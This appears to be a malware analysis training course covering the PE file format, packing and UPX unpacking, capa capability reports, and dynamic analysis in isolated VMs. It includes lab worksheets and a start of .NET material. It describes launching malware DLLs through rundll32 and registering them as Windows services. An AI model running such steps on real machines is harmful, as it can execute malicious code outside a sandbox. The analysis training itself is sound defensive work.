


## Analyzing PE Files

## PE File Format – Overview


- Portable Executable (PE) is the standard binary file format for Windows binaries
  - PE is an extension of the Common Object File Format (COFF) originally used by UNIX System V in the 1980s
- .EXE
  - An executable program that, when executed, becomes an individual process with its own virtual address space
- .DLL
  - Dynamic Link Library; Also referred to as a module
  - DLLs are mapped into the virtual address space of a process; Can be loaded and unloaded
  - DLLs offer malware authors greater flexibility in deploying their malware
- .SYS
  - Kernel driver; Executes in kernel-mode alongside core OS components

## PE File Format – EXEs, DLLs, and Drivers



## PE File Format – Headers and Sections

- The PE file format is a structured organization of **Headers and Sections**
- **Headers** tell the OS how to interpret the PE file
  - Is the PE file an EXE, DLL, or SYS?
  - Where does execution begin? (**Entry point**)
  - How should the sections be arranged in memory? (**Section headers**)
  - What DLL dependencies does are needed? (**Imports**)
  - What functionality does the PE file expose to other applications? (**Exports**)
- **Sections** store:
  - Executable code
  - Program data
  - Resources



## PE File Format – DOS Header

- DOS Header
  - Contains “MZ” file signature
  - Stores the offset to the PE header
  - 16-bit DOS stub program
    - Has existed since MS-DOS 2.0
- Rich Header
  - Automatically added by MS compilers
  - Completely optional
  - Used to store linker metadata
  - Malware authors have occasionally used this header to store configuration data

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .L...J...yy..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	00	.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	13	49	D5	05	57	28	BB	56	57	28	BB	56	57	28	BB	56	IC W(>>VW(>>VW(>>V
00000090	5A	7A	64	56	41	28	BB	56	5A	7A	5B	56	C2	28	BB	56	ZzdVA(>>VZz[VÅ(>>V
000000A0	5A	7A	5A	56	68	28	BB	56	5E	50	28	56	58	28	BB	56	ZzZVh(>>V^P(VX(>>V
000000B0	57	28	BA	56	FE	28	BB	56	2A	51	5B	56	55	28	BB	56	W(=Vp(>>V*Q[VU(>>V
000000C0	2A	51	5A	56	5E	28	BB	56	5A	7A	60	56	56	28	BB	56	*QZV^(>>VZz`VV(>>V
000000D0	57	28	2C	56	56	28	BB	56	2A	51	65	56	56	28	BB	56	W(.VV(>>V*QeVV(>>V
000000E0	52	69	63	68	57	28	BB	56	00	00	00	00	00	00	00	00	RichW(>>V.....
000000F0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	04	00	.....PE..I..

## PE File Format – Section Headers

- Each PE section has its own **Section Header** entry
  - Section names are arbitrary but typically follow a common naming convention (e.g., “.text”, “.data”, “.rdata”)
  - Each entry informs the OS how and where to map a specific section name into memory
- The **Raw Size** value indicates the size of the section as stored on disk
- The **Virtual Size** value indicates the size of the section in memory
- The **Raw Address** is the section offset relative to the beginning of the file stored on disk
- The **Virtual Address** is the section offset relative to the beginning of the file stored in memory
- Characteristics** indicate if the section is **readable**, **writable**, or contains **executable** code

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00017AC1	00001000	00017C00	00000400	00000000	00000000	0000	0000	60000020
.rdata	0000D5AC	00019000	0000D600	00018000	00000000	00000000	0000	0000	40000040
.data	0000429C	00027000	00002000	00025600	00000000	00000000	0000	0000	C0000040
.rsrc	00000548	0002C000	00000600	00027600		00000000	0000	0000	40000040

## PE File Format – Common Section Names

Name	Description
.text	Contains the executable code of the program
.rdata	Contains initialized, read-only data accessible by the program. Can also be used to also store the Import and Export Address Tables
.data	Contains initialized data that can be changed by the program during execution
.rsrc	Section used to store support files used by the program.
.reloc	Contains a table of address fix-ups which allows a PE file to be relocated to another base address by the Windows loader

**Note:** Section names can vary depending on the compiler used to build the PE.

## PE File Format – Import Address Table

- The Import Address Table (IAT) contains the names of **external modules** (DLLs) required by the program in order to execute
- Functionality provided by common Windows DLLs:

DLL	Description
kernel32	Main Win32 API library; contains functions for file system operations, system configuration, process/thread/memory management
advapi32	Registry interaction, Windows services, security, and some crypto APIs
user32	User interface, keyboard functions, window drawing and interaction
ws2_32	Low-level networking functions; Windows sockets
wininet	High-level networking functions; HTTP, FTP

hide01.ir

## PE File Format – Import Table

- The Windows loader locates libraries listed in the Import Table and maps them into process memory
- Import functions are grouped by module
- Functionality may be inferred by examining a sample's imports:
  - CreateProcessA
  - RegSetValueA
  - URLDownloadToFileA
- Many Windows functions have peculiar names
  - MSDN Library
  - Appendix A of Practical Malware Analysis
  - Google (undocumented functions or non-Microsoft DLLs)
- Can be imported by name or ordinal

Module Name	Imports	OFTs	TimeDateStamp
000341A4	N/A	00033A48	00033A4C
szAnsi	(nFunctions)	Dword	Dword
WS2_32.dll	4	000349AC	00000000
KERNEL32.dll	120	00034774	00000000
ADVAPI32.dll	20	000346FC	00000000

OFTs	FTs (IAT)	Hint	Name
00033B90	0002C494	00034030	00034032
Dword	Dword	Word	szAnsi
00034B88	00034B88	0125	FileTimeToSystemTime
00034BA0	00034BA0	0124	FileTimeToLocalFileTime
00034BBA	00034BBA	0279	GetSystemTimeAsFileTime
00034BD4	00034BD4	0431	SetConsoleCursorPosition
00034BF0	00034BF0	042D	SetConsoleCtrlHandler
00034C08	00034C08	047D	SetPriorityClass
00034C1C	00034C1C	01C0	GetCurrentProcess
00034C30	00034C30	018C	GetComputerNameA
00034C44	00034C44	0202	GetLastError
00034C54	00034C54	0473	SetLastError
00034C64	00034C64	0293	GetTickCount
00034C74	00034C74	0052	CloseHandle
00034C82	00034C82	0088	CreateFileA
00034C90	00034C90	0162	FreeLibrary
00034C9E	00034C9E	0525	WriteFile



## Imports – FLARE FLASH Quiz

1. Which series of imports indicates the malware has the capability to write a file to disk and execute it?
  - a. InternetOpenA, TerminateProcess, OpenProcess
  - b. CryptDecrypt, DeleteFileA, FindFirstFileA
  - c. CreateFileA, WriteFile, WinExec
  - d. RegSetValueExA, ReadFile, CreateMutexW
2. True or False: A sample that imports the send function definitely sends data over a network socket.
3. When reviewing imports, we typically attempt to identify capabilities. Which function is **not** associated with network functionality?
  - a. InternetOpenA
  - b. WSASStartup
  - c. ObtainUserAgentString
  - d. QueryServiceStatus

## PE File Format – Export Table

- A DLL's Export Table contains a list of functions that other applications can import
  - For example, the CreateFileA function is exported by kernel32.dll

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00004706	0000	00005969	Install
00000002	00003196	0001	00005978	ServiceMain
00000003	00004B18	0002	00005984	UninstallService
00000004	00004B0B	0003	00005995	installA
00000005	00004C2B	0004	0000599E	uninstallA




## Linking

- Library code can be linked **statically or dynamically**
- **Static Linking**
  - The linker creates a copy of all supporting code and inserts it directly into the compiled executable
  - Creates very large executables that are difficult to analyze without symbol information (e.g., OpenSSL)
- **Load-time Dynamic Linking**
  - The program imports functions from DLLs via its import table
  - The program cannot run if DLL dependencies are missing
- **Run-time Dynamic Linking**
  - The program loads an external library and resolves the functions it requires
    - Look for calls to LoadLibrary or GetModuleHandle and GetProcAddress
  - Used regularly by malware to hinder static analysis and required for reliable shellcode payloads

## Packing

- Packing involves compressing or obfuscating a PE and storing it inside an executable whose purpose is to unpack and execute the original sample




## Packing Motivation

- When disk space was expensive, packers were used to reduce the overall size of a PE file
- Currently, packing is primarily used to deter static analysis and reverse engineering
- Many antivirus (AV) products alert on packed PE heuristics

## Identifying Packed Samples

- Some indicators of a packed PE:
  - Very few or no human-readable strings
  - The IAT only contains a handful of import APIs, is empty, or missing altogether
  - Unusual section names
  - Sections with a Raw Size of **zero**
- Tools for detecting and identifying packers
  - PEiD
  - DIE
  - CFF Explorer

Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
UPX0	00019000	00001000	00000000	00000400
UPX1	00007000	0001A000	00007000	00000400
.rsrc	00007000	00021000	00006A00	00007400



## Unpacking

- **Unpacking** is the act of rebuilding the original PE from the packed version
- Tools for automatic unpacking
  - CFF Explorer
  - upx command line tool
- You may also come across auto-unpack tools from various forums
  - Use at your own risk
- Many packed PEs must be manually unpacked and rebuilt
- This can be very time consuming, which is a reason many malware authors utilize packing

## UPX


- UPX is packing software commonly used by malware authors
  - UPX samples can be unpacked using the UPX command line tool
    - `upx -d <input_filename> -o <output_filename>`
- CFF Explorer also supports unpacking UPX samples
  - UPX Utility
  - If "Unpack" box is active, then CFF can unpack the sample

```

C:\Users\user\Desktop
λ upx -d evil.exe -o evil_unpacked.exe
                                Ultimate Packer for eXecutables
                                Copyright (C) 1996 - 2020
UPX 3.96w      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

  File size      Ratio      Format      Name
-----
 16384 <-    4096    25.00%    win32/pe    evil_unpacked.exe

Unpacked 1 file.
  
```



**CAPA**

- Uses a collection of rules to identify capabilities within a program
- Verbose mode reveals code locations for Advanced Static Analysis (-vv)

```
rule:
  meta:
    name: hash data with CRC32
    namespace: data-manipulation/checksum/crc32
    author: moritz.raabe@fireeye.com
    scope: function
    examples:
      - 2D3EDC218A90F03089CC01715A9F047F:0x403CBD
      - 7D28CB106CB54876B2A5C111724A07CD:0x402350 # RtlComputeCrc32
  features:
    - or:
      - and:
        - mnemonic: shr
        - number: 0xEDB88320
        - number: 8
        - characteristic: nzxor
      - api: RtlComputeCrc32
```

hide01.ir

```
$ capa.exe suspicious.exe
```

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information [T1027]
DISCOVERY	Query Registry [T1012]
	System Information Discovery [T1082]
EXECUTION	Command and Scripting Interpreter::Windows Command Shell [T1059.003]
	Shared Modules [T1129]
EXFILTRATION	Exfiltration Over C2 Channel [T1041]
PERSISTENCE	Create or Modify System Process::Windows Service [T1543.003]

CAPABILITY	NAMESPACE
check for OutputDebugString error	anti-analysis/anti-debugging/debugger-detection
read and send data from client to server	c2/file-transfer
execute shell command and capture output	c2/shell
receive data (2 matches)	communication
send data (6 matches)	communication
connect to HTTP server (3 matches)	communication/http/client
send HTTP request (3 matches)	communication/http/client
create pipe	communication/named-pipe/create
get socket status (2 matches)	communication/socket
receive data on socket (2 matches)	communication/socket/receive
send data on socket (3 matches)	communication/socket/send
connect TCP socket	communication/socket/tcp
encode data using Base64	data-manipulation/encoding/base64
encode data using XOR (6 matches)	data-manipulation/encoding/xor
run as a service	executable/pe
get common file path (3 matches)	host-interaction/file-system
read file	host-interaction/file-system/read
write file (2 matches)	host-interaction/file-system/write
print debug messages (2 matches)	host-interaction/log/debug/write-event
resolve DNS	host-interaction/network/dns/resolve
get hostname	host-interaction/os/hostname
create a process with modified I/O handles and window	host-interaction/process/create
create process	host-interaction/process/create
create registry key	host-interaction/registry/create
create service	host-interaction/service/create
create thread	host-interaction/thread/create
persist via Windows service	persistence/service

Demo: packing detection, UPX, capa

## Static Analysis Lab

## Basic Static Analysis – shadyrabbit.exe Lab

In this lab we will use basic static analysis techniques to triage malware specimens. For each specimen you may use any combination of the basic static analysis tools you have just learned such as strings, PEiD, PEView, VirusTotal, etc. If a specimen is packed with a known packer such as the UPX packer, unpack it with the “upx -d” command and proceed with your analysis.

## Scenario:

You’ve been provided a binary as part of an investigation. The analyst has told you that the sample might be a dropper, a binary which installs or runs a second sample. See if you can confirm this behavior and extract any relevant indicators.

**1. shadyrabbit.exe**

- **Is the sample packed? How can you tell?**

---

- **Is there anything interesting or unique about the structure of this PE?**

---

---

---

- **Can you identify any potential host-based indicators of this sample?**

---

---

---

- **Can you identify any potential network-based indicators from this sample?**

---

---

---

- **Repeat your static analysis on the embedded binary – what**

**indicators can you extract from this PE?**

---

---

---

- **What might this program (shadyrabbit) do?**

---

---

---

hide01.ir

*Basic Static Analysis – level32.exe Lab*

In this lab we will use basic static analysis techniques to triage malware specimens. For each specimen you may use any combination of the basic static analysis tools you have just learned such as strings, PEiD, PEView, VirusTotal, etc. If a specimen is packed with a known packer such as the UPX packer, unpack it with the “upx -d” command and proceed with your analysis.

Scenario:

*You’ve been provided a binary as part of an investigation. The analyst has told you that the sample might be a dropper, a binary which installs or runs a second sample. See if you can confirm this behavior and extract any relevant indicators.*

**1. level32.exe**

- **Is the sample packed? How can you tell?**

---

- **Is there anything interesting or unique about the structure of this binary?**

---

---

---

- **How can you extract the embedded binary?**

---

---

---

- **List any potential host-based indicators of this malware.**

---

---

---

---



- **List any potential network-based indicators of this malware.**

---

---

---

---

---

---

---

- **What might this program do?**

---

---

---

---

---

hide01.ir

## Lesson 3: Basic Dynamic Analysis

### Basic Dynamic Analysis

- Objective
  - Extract meaningful runtime characteristics from an unknown binary by allowing it to execute in a **controlled environment**
- Topics
  - Malware sandboxes
  - Virtualization and isolation
  - Host-based monitoring tools
  - Network-based monitoring tools
  - Launching binaries

### Malware Sandboxes

- Purpose-built appliances for automated malware analysis
  - Examples: Joe Sandbox, Cuckoo, VMRay, Hybrid Analysis
- Executes supported file types in an emulated or virtualized environment
- Simulates Internet connectivity and network services
- Captures runtime behavior
- Usually involves injecting analysis code into process memory
  - May also intercept and log API calls
- May auto-generate reports with varying degrees of detail

### Limitations of Malware Sandboxes

- Sandbox output only captures a subset of available code paths
  - May lead to incomplete IOCs and low-fidelity signatures
- The malware may need to download its true payload from a C2 server
- Malware sandboxes are often trivial to detect and evade
  - If malware can detect it is running in a sandbox, it might execute a benign code path
  - Impossible to anticipate every esoteric anti-sandbox technique
- Cannot support all file types
- Incomplete control of what happens inside the sandbox
  - Example configuration items: CPU architecture, OS version and service pack level, command-line arguments

## Virtualization

- Malware analysts use virtual machines (VMs) to isolate and monitor samples
  - Popular VM software: VMware, VirtualBox, Parallels, Linux KVM/QEMU, Hyper-V, Xen
- An isolated execution environment prevents trusted hosts and networks from being compromised
- Analysis tools run alongside the malware
- The execution environment can be reverted to a clean state
- Terms:
  - **Host:** The physical machine / computer
  - **Guest:** The virtual machine running within a host

## Virtual Machine Usage

- Ensure that network adapters are set to **Host-only** and cannot reach the Internet
- Disable shared folders
  - If these are a necessity, make them read-only to the guest OS
- Disable any Unity integration features
- Revert the VM to a clean snapshot before analyzing a new sample or executing the same sample again

## FLARE VM

- Windows malware analysis distribution
- Fully configurable
- Comprehensive collection of Windows security tools
- Context menu accessible via right-click
  - Includes tools like CFF Explorer, DIE
- Chocolatey package management
  - Update with `cup-all`

## Handling Malware

- Avoid storing raw malware files on your host
  - Reduce risk of accidental execution
  - Anti-Virus products may delete your sample
  - Use password protected compression like zip
- Drag and drop zipped files between host and guest
  - Copy and Paste work also
  - Sometimes a restart is needed if VMware falters
- Avoid `.exe` extension to reduce likelihood of accidental execution

*Demo: Dynamic Analysis Tools*

## Sysinternals Monitoring Tools

- Process Explorer (`procexp.exe`)

- Versatile Task Manager replacement with advanced features
- Process Monitor (procmmon.exe)
  - Monitors file system, registry, process, and some network events in real time
  - Set filters to manage output

### Process Explorer

- Color coding
  - *options => configure colors* to change or see details
  - Can change color duration to improve readability
- Show lower pane
  - Handles or DLLs
- Double click to get process details
  - Strings on disk image vs. memory

### Process Monitor

- Use filters and highlights to capture and emphasize relevant behavior
- Filter by operation
  - Process Create
  - WriteFile
  - RegSetValue
  - SetDispositionInformationFile
- Filter or highlight based on process name
- Exclude common processes or operations
- Try different strategies
- Save filters for future use

## Network Monitoring Tools

- FakeNet-NG
  - Runs inside the analysis VM or in a separate VM
  - Simulates common Internet protocols and services (e.g., DNS, HTTP/S, SMTP)
  - Automatic protocol and SSL detection
  - Process tracking and filtering
  - Highly configurable interception engine
  - Generates a .pcap traffic capture for each run
- Wireshark
  - De facto tool for analyzing .pcap files

## Launching Binaries

- EXEs
  - Execute from an administrative command prompt
  - Look for possible usage information or debug messages printed to the console
- DLLs
  - Examine DLL export table and select an export function to execute
  - Command line execution format
    - `>rundll32.exe <DLL_name>[, <DLL_export>]`
    - `>rundll32.exe <DLL_name>[, #ORDINAL]`
  - Example:
    - `>rundll32.exe hello.dll, Install`
- Service DLLs
  - Modify an existing Windows service entry or create a dummy service
    - `SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters\ServiceDLL`
    - `>net start AppMgmt`
  - Malware Analyst's Cookbook - `install_svc.bat` and `install_svc.py`

## Dumping Memory

- Dynamic Analysis can also enhance our Static Analysis capabilities
- What obstacles did we encounter during Basic Static Analysis?
  - Encoded strings
  - Packing
- Difficult to overcome using Static Analysis
- A common technique is to *let the malware do the work*, then dump the decoded and/or unpacked data to disk.

## Process Dump

- Process Dump extracts PE files from a process in memory and dumps them to disk
- Workflow
  - Run a packed sample
  - Suspend process
  - Dump memory
  - Analyze unpacked sample
- Usage:
  - `<pd32.exe | pd64.exe> -pid <pid>`
  - `<pd32.exe | pd64.exe> -p <process name>`

### Process Dump Advanced Tricks

- Dump any process as it exits
  - `pd64.exe -closemon`
- Dump any unrecognized module
  - First generate a whitelist of running modules:
    - `pd64.exe -db -genquick`
- Launch the malware
- Dump all modules not matching the generated whitelist:
  - `pd64.exe -system`

### Dynamic Analysis Workflow

- ☑ Connect the network adapter in Host-only mode
- ☑ Start Process Monitor and set filters accordingly
- ☑ Start Process Explorer
- ☑ Start FakeNet-NG and test connectivity
- ☑ Start any other tools
- ☑ Create a VM snapshot
- ☑ Launch binary

## Summary

- Basic Dynamic Analysis is a powerful skill that can reveal capabilities and indicators
- Basic Dynamic Analysis has limitations
  - Malware may require a different environment for execution
  - Malware may require C2 interaction
    - Download payloads
    - Receive commands
- Basic Analysis cannot produce definitive analysis
  - Alternate code paths
  - All supported commands and capabilities
  - Custom protocols

## Dynamic Analysis Lab

- Connect the network adapter in Host-only mode
- Start Process Monitor and set filters accordingly
- Start Process Explorer
- Start FakeNet-NG and test connectivity
- Start any other tools
- Create a VM snapshot
- Launch binary

hide01.ir

## Dynamic Analysis Lab

*Basic Dynamic Analysis – TMPprovider038.dll Lab*

In this lab we will use basic dynamic analysis techniques to attempt to reverse engineering several malware specimens. You may use any static or dynamic malware analysis technique you have learned so far in the course including Procmon, Wireshark, FakeNet etc.

**1. TMPprovider038.dll**

- **Any interesting observations from basic static analysis?**

---

---

---

- **What do you observe this program doing through dynamic analysis?**

---

---

---

---

---

---

---

---

---

---

---

---

- **List any potential host-based indicators of this malware.**

---

---

---

---



- List any potential network-based indicators of this malware.

---

---

---

---

---

---

---

hide01.ir

## Module 2: Windows Management Technologies

---

### Learning Topics

- Microsoft .NET Framework
- Windows Management Instrumentation (WMI)
- Powershell
- .Net/Powershell Interoperability

### Objectives

By the end of this module, you will be able to:

- Interpret Microsoft .NET Framework.
- Utilize and navigate Windows Management Instrumentation and Powershell.

### Important because:

- Highly accessible → commonly used
- Rapid app dev + extensive interoperability → powerful
- Accessibility of analytical tools → **power to defenders also**

In this module we will prepare you for common malware deployment techniques and common malware behavior that utilizes Windows Management Technologies (WMT). Understanding these concepts will help you understand the Windows operating system and how malware seeks to exploit it. You will also learn how to leverage these techniques to improve your own analysis and Windows usage.

## Lesson 1: Microsoft .NET Framework

### Microsoft .NET Framework

#### Concepts

- Managed vs. Unmanaged Code
- Common Language Runtime
- Common Intermediate Language
- PE-COFF Artifacts

#### Static Analysis Tools

- CFF Explorer
- dnSpy
- de4dot

#### Static Analysis Phenomena

- P/Invoke
- Reflection



We begin with Microsoft .NET. You will learn what .NET is, how it is integrated with Windows, common malware techniques, and how to analyze .NET malware, which is very common.

### What is .NET?

- A framework consisting of two components
  - An execution engine – Common Language Runtime (CLR)
  - A large class library – i.e., massive library of reusable code
- Microsoft's Common Language Infrastructure (CLI) specification
  - Describes executable code and runtime
  - Platform agnostic system
- Language and OS independent. Supported languages:
  - C#, VB.Net, F#, PowerShell, Iron Python, etc.

We refer to this byte code as “managed code” vs. traditionally compiled “unmanaged code.”

“The Common Language Infrastructure (CLI) is an open specification (technical standard) developed by Microsoft and standardized by ISO and ECMA that describes executable code and a runtime environment that allows multiple high-level languages to be used on different computer platforms without being rewritten for specific architectures. This implies it is platform agnostic. The .NET Framework, .NET Core, Mono, DotGNU and Portable.NET are implementations of the CLI.”



## PE Indicators

The screenshot shows the 'Properties' window for 'dnlab.exe' in CFF Explorer VIII. The 'File Info' tab is selected, showing the following details:

Property	Value
File Name	C:\Users\user\Desktop\lab\10 - .NET\dnlab\d...
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	6.50 KB (6656 bytes)
PE Size	6.50 KB (6656 bytes)
Created	Thursday 18 July 2019, 14.48.33
Modified	Thursday 18 July 2019, 14.48.33
Accessed	Sunday 17 October 2021, 14.59.40
